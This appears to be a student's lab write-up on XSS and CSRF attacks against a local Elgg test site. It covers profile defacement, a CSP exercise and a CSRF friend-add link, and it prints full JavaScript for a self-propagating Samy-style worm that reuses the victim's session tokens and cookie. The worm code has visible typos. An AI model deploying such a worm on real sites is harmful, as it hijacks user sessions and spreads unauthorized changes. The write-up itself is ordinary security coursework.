


- Here is the GET command which resulted in this, You can see that the referrer is Samy's profile page, but it tells the system to make this user and Samy friends.




- Here is Alice's friends list after visiting Samy's site, notice Samy's profile picture in the corner.


**Task 1.6:** Here I inject a script into Bob's about me section which changes everyone who visits his page's about me section to "bob is my hero". Below I show this working on Alice.




- Here is Boby editing his profile with the provided script.



- Here is the POST packet from Alice's machine. Notice how it refers back to Alice's profile while the referrer is Boby's profile. You can also see Alice's name in the text box on the bottom, showing the values for each of the defined variables in the script.




- Here is Alice's profile after visiting Boby's page, you can see that it's been edited to say that Boby is her hero.




- Here is the packet from Alice's machine which changes her profile.


**Task 1.7:** Here I make the code from task 1.6 infectious. Instead of simply adding the “Samy is my hero” string to a victim’s “About Me” section, I inject the entire script. This means that others will now be infected when they visit this victim’s page. I use Boby as the first subject in the figures below, but since he gains the script within his about me section as shown, we know that this is a truly infectious worm.




- Here I am editing Samy’s “about me” page to include the worm.



- This is Boby's About me page before visiting Samy's page.



- This is the HTTP command which changes Boby's "about me" page when he visits Samy's page. The bottom box contains what is injected into his "about me" section, and it contains all of the script written earlier.



- Here you can see Boby's

Below is the Js code which Samy puts in his “about me” section:

```

<script id="worm" type="text/javascript">
window.onload = function()
{
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts+"&_elgg_ts="+elgg.security.token._elgg_ts;
var token+"&_elgg_token="+elgg.security.token._elgg_token;
var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
var content=token+ts+"&name="+userName+"&description=Samy is my hero"+wormCode+
"&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&a
    
```

```

accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"+guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive", "300");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Cookie", document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>

```

**Task 1.8:** In this part, I edit a python web server file to give multiple scripts permission to run on the corresponding website.



- Here is the result, each section which must be okay is okay.

```
#!/usr/bin/env python

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
                        "default-src 'self';"
                        "script-src 'self' *.example68.com:8000 'nonce-1rA2345'"
                        ""
                        "script-src 'self' *.example68.com:8000 'nonce-2rB3333'"
                        ""
                        "script-src 'self' *.example79.com:8000 'nonce-1rA2345'"
                        "")


        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

    1,22
    Top
```

- Here is my edited python code. I have only changed rules within the send\_header function to achieve the above result.

## Part 2:

**Task 2.1:** Boby's GUID is 43. I use this number to write teh CSRF script which makes Alice Boby's friend after she clicks on the link he sends her.




- This is Alice's account before opening the message from Boby. Notice how she has no friends.

A screenshot of an inbox interface. The title "Inbox" is at the top. On the right, there is a button labeled "Compose a message". Below the title, there is a message from "Boby" with the subject "site" received "just now". The message content is "click tis link: <http://www.csrflabattacker.com>". There is also a red box highlighting the message content.


- The message from Boby to Alice.



- What Alice sees on the site.



